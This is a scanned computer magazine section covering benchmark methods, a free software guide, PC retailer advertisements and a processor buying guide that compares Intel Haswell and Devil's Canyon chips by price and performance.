For PCs and laptops, we evaluate performance using our own custom benchmarking suite. See below for a brief description of our benchmarking software and game tests.



## SUMMARY OF TESTS

### PC SYSTEMS

Windows overall	Average speed across numerous demanding tasks
Multitasking	Speed when running simultaneous applications

Dirt Showdown (1080p)	Frames per second at 1,920x1,080, 4xAA, Ultra detail
Metro: Last Light Redux	Frames per second at 1,920x1,080, SSAA, Very High detail

### LAPTOPS

Windows overall	Average speed across numerous demanding tasks
Multitasking	Processor-intensive multitasking test
Dirt Showdown (720p)	Frames per second at 1,280x720, 4xAA, High detail
Battery life	Run time in minutes for continuous video playback

### SMARTPHONES/TABLETS

Battery life	Run time in minutes for continuous video playback
--------------	---

### PRINTERS AND MFPs

Normal speed	Pages per minute for correspondence-quality text
Mixed colour speed	Pages per minute for presentable text and graphics
Mono costs	Running costs expressed as pence per page
Colour costs	Running costs expressed as pence per page

### DIGITAL CAMERAS

Battery life	Number of shots from full charge
--------------	----------------------------------

### CAMCORDERS

Battery life	Run time in minutes for recording
--------------	-----------------------------------

### MP3 PLAYERS

Battery life	Run time in minutes for continuous playback
--------------	---

### ROUTERS

Laptop 24GHz 10m	Mbit/s at 10m with laptop on 24GHz band
Laptop 24GHz 25m	Mbit/s at 25m with laptop on 24GHz band
Laptop 5GHz 10m	Mbit/s at 10m with laptop on 5GHz band
Laptop 5GHz 25m	Mbit/s at 25m with laptop on 5GHz band
Wi-Fi Adaptor 10m	Mbit/s at 10m with a Wi-Fi adaptor
Wi-Fi Adaptor 25m	Mbit/s at 25m with a Wi-Fi adaptor

### NETWORK-ATTACHED STORAGE

Large files	Average MB/s for read/write of 100MB large files
Small files	Average MB/s for read/write of 100MB small files

### HARD DISKS

Extra large files	Average MB/s for read/write of a 6GB file
Large files	Average MB/s for read/write of 100MB large files
Small files	Average MB/s for read/write of 100MB small files

### PROCESSORS

Windows overall	Average speed across numerous demanding tasks
Multitasking	Speed when running simultaneous applications
Dirt Showdown (720p)	Frames per second at 1,280x720, 4xAA, High detail

### MOTHERBOARDS

Windows overall	Average speed across numerous demanding tasks
Multitasking	Speed when running simultaneous applications
Dirt Showdown (1080p)	Frames per second at 1,920x1,080, 4xAA, Ultra detail
Dirt Showdown (720p)	Frames per second at 1,280x720, 4xAA, High detail

### GRAPHICS CARDS

Dirt Showdown (1080p)	Frames per second at 1,920x1,080, 4xAA, Ultra detail
Tomb Raider	Frames per second at 1,920x1,080, SSAA, Ultra detail
Metro: Last Light Redux	Frames per second at 1,920x1,080, SSAA, Very High detail

## BENCHMARKS

### SHOPPER BENCHMARKS

Our benchmark suite uses open-source software that runs on Windows, Mac OS X and Linux systems. This lets us use objective results to compare PCs and laptops, no matter which operating system they run. It's designed to test each computer to its limit, using a combination of intensive image-editing, video-encoding and multitasking tests.

We ran the tests on our reference PC, which has an Intel Core i5-4670K processor, 8GB of DDR3 RAM and an AMD Radeon R7 260X graphics card. We normalised our results so this PC had a score of 100. This makes it easy to draw comparisons between test systems.

The resulting overall score is shown at the bottom of every PC and laptop review. As we use the same tests in our standalone and group test reviews, you can compare the performance of any computer, whether it's a netbook, laptop or desktop, from both sections of the magazine.

To see how your computer compares, you can download the suite from [www.shopperdownload.co.uk/benchmarks](http://www.shopperdownload.co.uk/benchmarks). Versions are available for 32-bit and 64-bit operating systems.



### 3D BENCHMARKS

#### DIRT SHOWDOWN

Dirt Showdown is a cracking racing game that makes good use of DirectX 11's fancy graphical effects. You'll want at least 30fps for smooth racing.



#### TOMB RAIDER

With the ultra-demanding Super-Sampling Anti-Aliasing (SSAA) enabled, 2013's Tomb Raider reboot is a great indicator of mid-range performance.



#### METRO: LAST LIGHT REDUX

Our most demanding graphics test uses tessellation, SSAA and massive textures to give even high-end cards a thorough workout.



## RATINGS & AWARDS

Computer Shopper rates products out of five:

Avoid	☆☆☆☆☆
Below average	★★★★☆
Good	★★★★☆
Very good	★★★★☆
Excellent	★★★★★

The best products can win the following awards:

### BEST BUY

Products with outstanding quality and performance for the money win our Best Buy award.



### RECOMMENDED

Products that don't quite qualify for a Best Buy award but are still highly rated by our reviewers.



### BUSINESS

The very best products for work win our Business Buy award.





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OR SEE PAGE 130**

# Free software guide

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## O&O SafeErase Professional 6

**IT'S TEMPTING TO** think that when you delete a file from your PC that it's gone forever, but data can actually be recovered from your hard disk for a good period of time after it's supposedly been erased.

That might be reassuring for those who don't believe in backups, but for those with sensitive information to look after, it's worrying. Data is not physically deleted from your hard disk, even when you empty the Recycle Bin. To prevent your PC grinding to a halt and to save wear and tear on your storage devices, Windows simply marks the file as deleted, which means its header is overwritten and the space in which it resides is marked as available for writing. But until that space is physically overwritten by other data, the original file is retrievable.

O&O SafeErase Professional ensures that data you want to delete really is deleted beyond the point of no return. At its most basic level, O&O SafeErase can wipe

files with zeros or employ a number of more thorough secure methods to make sure files deleted from your computer can't be recovered – by you or anyone else.

O&O SafeErase also includes tools to wipe all traces of your internet browsing, from cookies and downloaded files to the pages you've visited. Four major browsers – IE, Chrome, Firefox and Opera – are supported. There's also a component to wipe temporary files and Flash Player cookies, ensuring you keep your activities secret.

You can securely delete entire partitions and wipe hard disks, which is essential if you're planning to sell, recycle or otherwise dispose of an old PC or disk. SafeErase even lets you start the process from within Windows, so you don't need to create any bootable media prior to wiping the disk, and it can also wipe SSD drives without adversely affecting their lifespan.

All this raw power is wrapped up in a simple-to-use user interface. Click Start analysis, and O&O SafeErase will go to work. You can then review its findings and clean up your computer with a single click, or use the SafeErase files and folders option to delete selected files.

### GETTING STARTED

The download instructions on the opposite page show you how to connect to the download site. Please make sure that you type in the web address exactly as shown. You'll need your coupon code the first time you log on.

### ANY PROBLEMS

If you need help with any of the software this month, please send an email to [letters@computersshopper.co.uk](mailto:letters@computersshopper.co.uk). We check this inbox regularly. Please include the issue number of the magazine and your coupon code.

### WHY DOWNLOADS


Software manufacturers have been requiring us to use online registration for some time now, but increasingly we're being asked to provide the program as a download. In order to continue bringing you the best free software, we've revamped our download site. You need to use the unique code printed in the box on the facing page to register and download the software in this issue.

The unique code means we stop the deals leaking online, so only Shopper readers get the software. You'll also enjoy a smoother registration, where we handle the registration process.

### NO CODE?

If you don't have the card insert with the unique code, you must buy the £4.99 print version of the magazine. If you have bought this, please contact [letters@computersshopper.co.uk](mailto:letters@computersshopper.co.uk) for help and a new code.

**REQUIREMENTS** Windows XP, Vista, 7 or 8 32/64-bit, 70MB hard disk space  
**WEBSITE** [www.oo-software.com](http://www.oo-software.com)  
**NOTES** Get your registration code at [ooserase.disc.computersshopper.co.uk](http://ooserase.disc.computersshopper.co.uk)



## Ashampoo WinOptimizer 2015

**ASHAMPOO WINOPTIMIZER 2015** is a comprehensive PC maintenance suite that can help clean, optimise and protect your PC.

The program opens at the Overview page. Click Scan and it quickly checks your system for problems. These might include junk files, poorly configured settings, broken Registry keys, space-hogging files and more. Problems can be viewed individually, or Ashampoo WinOptimizer 2015 can resolve them all with a click.

This is useful, but the true power of Ashampoo WinOptimizer 2015 only becomes obvious when you click the Modules button. You'll find tools to manage your startup programs, control Windows services, optimise your internet connection, clean the Registry, explore your hard disk use, free up space, securely delete files and more.

The DiskSpace Explorer module analyses your system and displays reports on how your disk space is being used, so is perfect for locating bulky files and folders. Tweaking gives easy access to more than 100 hidden Windows and application settings, and Startup Tuner not only displays your current startup programs, but also shows ratings from other WinOptimizer users to help you decide what to keep.

Although most of the individual modules can only be run manually, WinOptimizer is able to run all its core cleanup tasks with a click. Alternatively, you can schedule them to run automatically at a specified time, even if you're not around. WinOptimizer automatically backs up any Registry changes it makes, so if you do run into problems then you're able to undo any recent tweaks in seconds.

**REQUIREMENTS** Windows XP, Vista, 7 or 8 32/64-bit, 100MB hard disk space  
**WEBSITE** [www.ashampoo.com](http://www.ashampoo.com)  
**NOTES** Get your registration code within the application



## Chat and Communication

**Digsby (Build 92)** Access all your instant messaging services from one application; there's support for Windows Live!, Yahoo!, AIM, Google Talk, ICQ and Jabber.

**UPDATED Evernote 5.8.3** Store your notes, ideas and plans in the cloud, and synchronise them between computers.

**UPDATED Mozilla Thunderbird 31.4** A powerful email client from the organisation best known for the Firefox web browser.

**Postbox Express 1.0.1** An email client that provides a comprehensive array of tools to help you manage your messages more easily.

**UPDATED Skype for Windows 7.1** Make internet voice and video calls for free, and buy credit to make calls to mobiles and landlines.

**Trillian 5.5.0.19** Use all your instant messaging accounts with one application; this program has support for Windows Live!, AIM, Yahoo! and Google Talk.



## Customisation

**7 Taskbar Tweaker 4.5** Customise the Windows 7 taskbar so that it works exactly to your liking.

**Metro UI Tweaker for Windows 8**

Tweak the new user interface for Windows 8.

**Mosaic Desktop Beta 1 Refresh** Add Windows 8's mosaic-tiled desktop to your computer without having to upgrade.

**UPDATED Rainmeter 3.1** Customise the desktop quickly and easily with your choice of information, tools and shortcuts.

**Windows 8 Transformation Pack 9.1**

Emulate the look of Windows 8 on an earlier version of the operating system.

**UPDATED Windows 10 Transformation Pack 2** Bring some of Windows 10's new features to your current operating system.



## General

**UPDATED Free Studio 6.5** This software provides an easy way to convert your video and audio files into different formats.


**Paragon Partition Manager 2014 Free** Create, format, split, merge and reorganise all your hard disk's partitions.

**UPDATED PeaZip 5.5.3** A tremendously powerful archive-management tool.

**UPDATED Screenshot Captor 4.9.3** Create and manage screenshots the easy way.

**UPDATED SUMo 3.13** Quickly scan your PC's installed applications and find any updates available for them.

**ZipGenius 6.3.2** A flexible file-compression tool with support for a huge number of compressed file formats.



## Internet and Network

**UPDATED CarotDAV 1.11.8**

Manage all your online storage services with one simple application.

**UPDATED Cyberduck 4.6.4** A powerful but easy-to-use FTP client.

**Easy WiFi 4.01**

Find free Wi-Fi hotspots while you're out and about.

**UPDATED NetBalancer 8.5.3** Make the


most of your internet connection by assigning download and upload priorities to web applications.

**TeamViewer 10.0**

Remote-control your computer from anywhere in the world.

**Vuze 5.4**

A BitTorrent client to help you locate, share and download torrent files.



## Tweaking and Performance

**UPDATED CCleaner 5.0.2** Remove unwanted information, temporary files, browsing history, huge log files and even the settings left behind by uninstalled software.

**Defraggler 2.18** Ensure that your system is defragmented properly and improve its performance with this useful defrag tool.


**Finestra Virtual Desktops 2.5** Set up four or more virtual desktops on your PC.

**IObit Advanced SystemCare 8**

A complete computer security, maintenance and optimisation suite.

**Revo Uninstaller Free 1.95** Remove installed applications completely, including all their folders, system files and Registry entries.

**Simple Performance Boost 1.0.5** Tweak the Windows Registry to give your PC a performance boost. **CS**



## Crafting PCs the Scan way: Specification. Service. Satisfaction.



### Scan V1 Value System Home / Office PC

- Intel® Pentium® G3240 processor
- 4GB Corsair DDR3 1333MHz memory
- 500GB SATA 6Gb/sec hard drive
- Windows 8.1

**£299** Inc VAT

The V1 is a very capable entry-level system perfect from basic home/office tasks. It's based around the dual-core Intel® Pentium® G3240 processor, 4GB of RAM plus a 500GB hard disk.



### Scan V15 Value System Home / Office PC

- Intel® Core™ i5 4460 processor
- 8GB Corsair DDR3 1600MHz memory
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

**£489** Inc VAT

The V15 ups the ante by including a quad-core Intel® Core™ i5 4460 processor, so it makes light work of office and multimedia applications.



### Scan G20 Value System Gaming PC

- Intel® Pentium® G3240 processor
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 750 Ti SSC
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

**£519** Inc VAT

Thanks to its dual-core Intel® Pentium® G3240 processor and NVIDIA GTX 750 Ti SSC graphics card the G20i is our most affordable gaming PC. It even includes surround sound!



### Scan G30i Value System Gaming PC

- Intel® Core™ i5 4460 processor
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 760 SC ACX
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

**£685** Inc VAT

The combination of quad-core Intel® Core™ i5 4460 processor and NVIDIA GeForce GTX 960 SSC ACX graphics card ensures that the G30i can play any game you throw at it.



## Get the best of work and play with the new Windows.



### Scan Value PCs

A range of computers perfectly suited for the home/office. These affordable PCs are very flexible workhorses, capable of every task, from email/web surfing to high-end applications such as photo editing, video encoding and gaming. All of our Value Systems are pre-built and soak-tested so are ready to ship for next-day delivery.



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PCs above £300



Built by award  
winning 3XS team



Fully soak tested



Fully 3XS  
compatible



Ready to ship



2 Year Warranty  
Part + Labour





## The most awarded PCs and Laptops Period.




### Scan 3XS Gamer GT Gaming PC

- Intel® Core™ i5 4460
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 960 SSC ACX
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1
- 3 Year Premium Warranty

**£679** Inc VAT

The Scan 3XS Gamer GT is an affordably-priced gaming rig that includes a quad-core Intel Core i5 4460. Also included is a 2GB NVIDIA GeForce GTX 960 graphics card, 8GB of 1600MHz Corsair DDR3, an H81 motherboard and 1TB hard disk.




### Scan 3XS Gamer 20i Gaming PC

- Intel® Core™ i7 4790 processor
- 8GB Corsair DDR3 2133MHz memory
- 4GB NVIDIA GeForce GTX 970 SC ACX
- 1TB Seagate HDD
- Windows 8.1
- 3 Year Premium Warranty

**£1039** Inc VAT

The 3XS Gamer 20i is a super-fast gaming PC thanks to its combination of quad-core Intel Core i7 4790 CPU running at 3.6GHz with added Hyper-Threading plus a 4GB NVIDIA GeForce GTX 970 graphics card. These components are installed in an Asus Z97-K motherboard along with a 1TB hard disk.



### 3XS Graphite LG156 Gaming Laptop

- Intel® Core™ i5 4210M processor
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 860M
- 15.6in 1,920 x 1,080 screen
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

**£829** Inc VAT

The LG156 is 15.6" mid-range gaming laptop that includes a NVIDIA GeForce GTX 860M graphics card. The LG156 has won multiple awards in the press for its performance and value for money. The LG156 is ready for next-day delivery and has a 2 Year Warranty.




### 3XS Graphite LG1720 Gaming Laptop

- Intel® Core™ i7 4720HQ processor
- 8GB Corsair DDR3 1600MHz memory
- 3GB NVIDIA GeForce GTX 970M
- 17.3in 1,920 x 1,080 screen
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

**£1159** Inc VAT

The LG1720 is a 17.3" high-end gaming laptop that includes a choice of powerful NVIDIA GeForce GTX 970M or 980M graphics card, ensuring silky smooth frame rates in all games. The LG1720 is ready for next-day delivery and has a 2 Year Warranty.



## Scan Computers recommends Windows.

### 3XS Custom Series

Our 3XS Custom Series is a range of computers designed to offer the best performance for a variety of applications, with a particular focus on games. We build Custom Series PCs to order, so we can configure and tailor make an individual PC just the way you want it. We can also overclock the processor, so you get a faster PC without a substantial increase in price. All 3XS Custom Series PCs are covered by a three year warranty as standard with the first year on-site.



Scan 3XS  
Overclocked



Built by award  
winning 3XS team



3 Year  
Warranty

# 3XS SYSTEMS



# CHIPPING IN

## Processors

A great processor is about more than the specs you see on paper. We test every major CPU from AMD and Intel to find the best one for your system

**BUILDING YOUR OWN** PC means you get to choose exactly the components you put in it. While you may not save money doing so, you know you'll have a computer that matches your needs using quality components. Over the next four group tests, we'll take you through everything you need to build your perfect PC, starting off with processors.

The processor, or CPU, is just about the most important component in a computer, dictating how fast it is and the type of applications that it will run. Here, we've tested every major AMD and Intel processor to help you make that choice. We've ditched older lines of processors that aren't commonly available, as the few models that are left tend to be a false economy.

You should choose your processor first – AMD or Intel – as this will dictate the type of motherboard you need. Once you've chosen your chip, you can choose your motherboard based on the processor socket and chipset that you need (see page 88 for a more detailed explanation about motherboards).

Processor prices fluctuate, so it's worth checking prices of other models as well as our award winners to see if they're a better bargain.

### DUE CORES AND ATTENTION

Although the architecture of each CPU varies (our reviews explain more), all models share certain features. Understanding these will help you make the right choice and choose the best one for your needs.

A processor's clock speed is given as an indication of its performance, but it is not the only factor. In fact, it's often misleading, and clock speed is only a useful gauge when comparing processors in the same range.

More important is how many cores a chip has. A core is a processor in its own right, so the more cores there are the better performance your computer has at its fingertips. To use multiple cores you either have to run multiple applications at once, or use applications that take advantage of them. The latter are called multithreaded applications, and are typically for processor-intensive tasks such as video editing.

Multithreaded support has become better in recent years, with applications able to use



eight cores easily. Even if you don't run a lot of these types of application, multiple cores are useful: you can run a virus scan using one core, while the others are used for web browsing and other tasks. All the processors we've reviewed have at least two cores, but quad-, six- and eight-core CPUs are also here.

Some Intel processors use the company's Hyper-Threading technology, which doubles the number of cores available by adding one logical core per real core. Virtual cores help speed up applications and let the processor do more, making it more efficient, but they're not as good as real physical cores.

Some processors here (our table on pages 86-87 confirms which ones) can automatically overclock themselves when they're cool enough. This means you get a speed boost for free. Intel calls its technology Turbo Boost; AMD calls its version Turbo Core.

### COLD HARD CACHE

All computers have system memory (RAM), which is used to store open applications and data. However, it tends to be relatively slow; that is, too slow for a CPU. This is why processors have cache. L1 cache is the fastest type, and smallest, and each core has its own. L2 cache is available in larger sizes and is not quite as quick as L1. Each core generally has its own L2 cache, though some models share this between multiple cores. Finally, L3 is the slowest type of cache, but is available in much bigger sizes. It's shared between all cores.

When a core needs to access something from memory, it first checks the L1 cache, then the L2 cache and then the L3 cache, only going to system memory if it can't find what it wants. The amount of cache, therefore, has a significant impact on performance, as it reduces the time that a processor has to wait for system memory. The more L3 cache you have the better, as cores often have to access the same L3 cache data, so having shared cache helps speed up all the cores.

### GATHERING INTEL

We've reviewed three ranges of Intel processors in this group test. The vast majority of these are Haswell processors. These fit into motherboards with the LGA1150 socket and will work with any of the matching motherboards we've reviewed on page 88; they will not work with all old boards.

Next we have Devil's Canyon processors, which are an update to Haswell and improve the chip's cooling, so that they can be clocked at faster speeds. These require Z97 or H97 motherboard chipsets. Both Devil's Canyon and Haswell processors have integrated graphics, so you don't have to buy a dedicated graphics card if you're not into playing games.

Haswell chips come in the following ranges: Pentium, which are dual-core; and Core i3, which are dual-core with Hyper-Threading. Haswell and Devil's Canyon both have Core i5 models, which are quad-core and have Turbo Boost, and Core i7 chips, which are quad-core with Hyper-Threading and Turbo Boost.

Finally, there are Haswell-E chips, which use the LGA2011 socket. These are Intel's high-performance processors and are either six- or eight-core with Hyper-Threading and Turbo Boost. These chips do not have integrated graphics chips.

In all cases look out for chips with a 'K' in the name, as these have unlocked multipliers, allowing you to overclock them easily.

### SPECIAL FX

AMD's processors are available as two types: those with graphics and those without. The latter are all FX chips and are designed for AM3+ motherboards. Cheaper FX chips are quad-core, but the more powerful chips have six or eight cores. The current FX generation is known as Piledrive and uses Vishera cores. Look out for these, as they're superior to the earlier Bulldozer chips with their Zambezi cores, which we haven't reviewed here.

FX chips can't match the fastest Intel processors for raw power, but they're a lot cheaper and, per pound, outperform their arch rivals. The six- and eight-core models are great chips for serious computing tasks.

All FX processors have unlocked multipliers, meaning you can overclock

them easily if you're feeling adventurous and want some additional performance.

All the other AMD processors we've tested are called Application Processing Units (APUs), which means they combine graphics with a processor. There are three generations of A-series (processors starting with an A) APUs on the market. Trinity and Richland can both be used in Socket FM2 motherboards, while the newer Kaveri processors require an FM2+ motherboard.

A-series chips aren't anywhere near as powerful as equivalently priced Intel chips or the FX range, but their integrated graphics are very good. All but the cheapest processors can manage our Dirt Showdown benchmark, playing it smoothly at a 720p resolution. This means that you can play some decent games without having to buy a graphics card, making A-series APUs brilliant all-rounders. These chips are either dual- or quad-core.

Finally, there are the newer AM1 chips, which are AMD's budget offering. These require an AM1 motherboard. These chips are slow and the graphics are only really good enough for playing videos. However, if you're looking to build a small computer for light computing tasks, they're a good option.

## The final touches

### Recommended PSUs, SSDs and hard disks

To finish your PC, you'll need a PSU, SSD or hard disk. Here's our pick of the best products we've reviewed. We've also listed our recommended RAM; memory has little impact on system performance, but a greater amount is a boon if you work with images or video.

PSUs				
MODEL		RATING	PRICE INC VAT	SUPPLIER
Be Quiet! Pure Power L8 530W		★★★★★	£62	www.scan.co.uk
XFX Pro 850W XXX Edition		★★★★★	£72	www.ebuyer.com
Be Quiet! Dark Power Pro 10 850W		★★★★★	£168	www.scan.co.uk
HARD DISKS				
MODEL		RATING	PRICE INC VAT	SUPPLIER
Western Digital Green 1TB		★★★★★	£44	www.scan.co.uk
Western Digital Green 2TB		★★★★★	£65	www.scan.co.uk
Western Digital Black2 Dual Drive 1TB + 120GB SSD		★★★★☆	£169	www.scan.co.uk
SSDs				
MODEL		RATING	PRICE INC VAT	SUPPLIER
Crucial MX100 256GB		★★★★★	£92	uk.crucial.com
Crucial MX100 512GB		★★★★★	£175	uk.crucial.com
Sandisk Ultra II 960GB		★★★★★	£320	www.mobymemory.co.uk
RAM				
MODEL		RATING	PRICE INC VAT	SUPPLIER
Corsair Vengeance 8GB 1,600MHz DDR3 Memory		NA	£50	www.ebuyer.com
Corsair Vengeance 16GB 1,600MHz DDR3 Memory		NA	£117	www.ebuyer.com

# INTEL

## Haswell

**HASWELL IS INTEL'S** most recent mainstream processor architecture, as the newer Broadwell architecture hasn't been released yet. Fortunately, Haswell is still extremely quick, so there's no reason to hold off buying. All Haswell processors use the LGA1150 processor socket, so you'll need to buy a matching motherboard (see page 88).

Haswell uses the same 22nm fabrication process as the previous-generation Ivy Bridge architecture. Intel has pushed for speed in this range, but that means they need more power. Both the Core i5 and Core i7 ranges have 84W thermal design power (TDP), while the Core i3 and Pentium Dual Core range draw less power with 54W and 53W TDPs respectively.

### ARCHITECTURE

There are five types of Haswell processor, denoted by a model range name. At the low end is the Celeron range, which we haven't reviewed here, as the chips aren't good value. That leaves the budget Pentium, low-end Core i3, mid-range Core i5 and high-end Core i7.

All share the same basic architecture, with 64KB of L1 cache and 256KB of L2 cache per core. The amount of L3 cache, which all cores share, varies from 3MB to 8MB depending on the number of cores and processor type (our table on page 86 shows you the full details).

With more cache, a processor spends less time accessing slow system memory, speeding up processing. As multiple cores often have to access the same data, more L3 cache is a great way to speed up a PC.

The big differences in processors come from the number of cores they have and whether or not they include Hyper-Threading. Hyper-Threading is Intel's technology for creating virtual cores for each physical core present. For example, a quad-core processor appears to Windows as an eight-core CPU. These virtual cores help make the CPU more efficient and can speed up tasks that can use multiple cores at once.

In the Haswell range the Pentium chips are dual-core, the Core i3 models are dual-core with Hyper-Threading, the Core i5 CPUs are quad-core and the Core i7 chips are quad-core with Hyper-Threading.



HASWELL					
MODEL	FREQUENCY (TURBO)	CORES	RATING	PRICE	BENCHMARK SCORE
Pentium G3220 <small>COMPUTER SHOPPER RECOMMENDED</small>	3GHz	Two	★★★★☆	£41	39
Pentium G3420	3.2GHz	Two	★★★★☆	£50	41
Pentium G3430	3.3GHz	Two	★★★★☆	£72	43
Pentium G3440	3.3GHz	Two	★★★★☆	£60	43
Pentium G3450	3.4GHz	Two	★★★★☆	£65	44
Pentium G3460	3.5GHz	Two	★★★★☆	£74	45
Core i3-4130	3.4GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£90	55
Core i3-4150	3.5GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£89	57
Core i3-4160 <small>COMPUTER SHOPPER RECOMMENDED</small>	3.6GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£91	58
Core i3-4330	3.5GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£103	57
Core i3-4340	3.6GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£121	58
Core i3-4350	3.6GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£120	58
Core i3-4360	3.7GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£115	60
Core i3-4370	3.8GHz	Two plus two logical (Hyper-Threading)	★★★★☆	£124	61
Core i5-4430	3GHz (3.2GHz)	Four	★★★★☆	£146	88
Core i5-4440	3.1GHz (3.3GHz)	Four	★★★★☆	£150	91
Core i5-4460	3.2GHz (3.4GHz)	Four	★★★★☆	£147	94
Core i5-4570	3.2GHz (3.6GHz)	Four	★★★★☆	£155	94
Core i5-4590 <small>COMPUTER SHOPPER BEST BUY</small>	3.3GHz (3.7GHz)	Four	★★★★★	£157	97
Core i5-4670	3.4GHz (3.8GHz)	Four	★★★★★	£172	100
Core i5-4670K <small>COMPUTER SHOPPER BEST BUY</small>	3.4GHz (3.8GHz)	Four	★★★★★	£190	100
Core i7-4770	3.4GHz (3.9GHz)	Four plus four logical (Hyper-Threading)	★★★★☆	£242	125
Core i7-4770K	3.5GHz (3.9GHz)	Four plus four logical (Hyper-Threading)	★★★★☆	£277	125
Core i7-4771	3.5GHz (3.9GHz)	Four plus four logical (Hyper-Threading)	★★★★☆	£258	125

Core i5 and Core i7 chips also have Turbo Boost technology. This lets them overclock themselves automatically when there's enough thermal headroom (a good reason to fit a decent cooler), improving performance.

Processors with a 'K' in the model name are unlocked, so you can manually adjust the multiplier to speed up the CPU. This is the only safe way to overclock: adjusting the external bus speed also affects the graphics and RAM.

### ONBOARD GRAPHICS

Intel boosted the quality of its onboard graphics for Haswell, although the company

still lags behind AMD in this regard. Most of the chips in the range use the Intel HD Graphics 4600 GPU, which is good enough to play some older games at a resolution of 1,280x720 (see graph below). The Intel HD Graphics 4400 is only a little slower, but anything below this isn't going to be good enough to play games. All graphics chips can cope with decoding HD video, and they all support the HDMI 1.4a standard.


### VERDICT

Haswell chips are extremely quick, making them the best choice for a high-performance computer. We think the Core i7 range is a little expensive and doesn't give enough of a performance boost over the i5 range.

For the best performance, buy the Core i5-4670K, which you can overclock easily to get more speed out of it. If you're not worried about overclocking, the Core i5-4590 is a great choice, as it's only a little slower, but is a lot cheaper. Both win Best Buy awards.

If you're looking to build a low-cost PC, the Pentium G3220 strikes a balance between cost and performance. For more performance, the Core i3-4160 can cope with anything you throw at it and is a great choice for a budget computer. Both win Recommended awards.

### Dirt Showdown 1,280x720, High detail, 4x AA





## INTEL

### Devil's Canyon

**ONE OF THE** issues with Intel's Haswell processors was that they weren't that much faster than the previous generation. However, the company has looked to fix that with its Devil's Canyon line of CPUs.

#### ARCHITECTURE

Although the internal architecture of Devil's Canyon CPUs remains the same as it is for Haswell chips, Intel has used a new thermal interface material. This reduces the heat of the CPU, increasing how far the clock speed can be pushed. This is particularly important for the 'K' variety of the chips: when we tested the Core i7-4790K, we managed to push it to 4.7GHz using the stock Intel cooler.

Turbo Boost technology lets the processor overclock itself when there's enough thermal headroom; with Devil's Canyon, the chips can boost higher for longer.

Devil's Canyon processors require a motherboard with an Intel Z97 or H97 chipset, although the chips will work on some 8-series motherboards provided those boards have a BIOS update – check your motherboard manufacturer's website for more details.

#### DEVIL'S CANYON

MODEL	FREQUENCY (TURBO)	CORES	RATING	PRICE	BENCHMARK SCORE
Core i5-4690	3.5GHz (3.9GHz)	Four	★★★★★	£173	103
Core i5-4690K <small>COMPUTER SHOPPER BEST BUY</small>	3.5GHz (3.9GHz)	Four	★★★★★	£190	103
Core i7-4790	3.6GHz (4GHz)	Four plus four logical (Hyper-Threading)	★★★★☆	£245	129
Core i7-4790K	4GHz (4.4GHz)	Four plus four logical (Hyper-Threading)	★★★★☆	£269	143

#### ONBOARD GRAPHICS

Devil's Canyon doesn't change the onboard graphics, with all of the chips using Intel HD Graphics 4600 chips. This is fast enough for some light gaming and decoding video, but you'll want to upgrade to a dedicated graphics card for proper gaming.

#### VERDICT

There are only four models of Devil's Canyon processors available at the moment, with the Core i7 range being incredibly fast, but also extremely expensive. We feel as though the Core i5-4690K hits the sweet spot between performance and price; it wins a Best Buy award.



## INTEL

### Haswell-E

Intel's Haswell-E chips are the company's high-end, high-power CPUs for people that want absolutely the best performance. It should come as no surprise that they're also the most expensive desktop chips that Intel manufactures. Haswell-E chips use the LGA2011-3 socket, which means you'll have to buy a new X99 motherboard to use them (see our motherboard reviews on page 88).

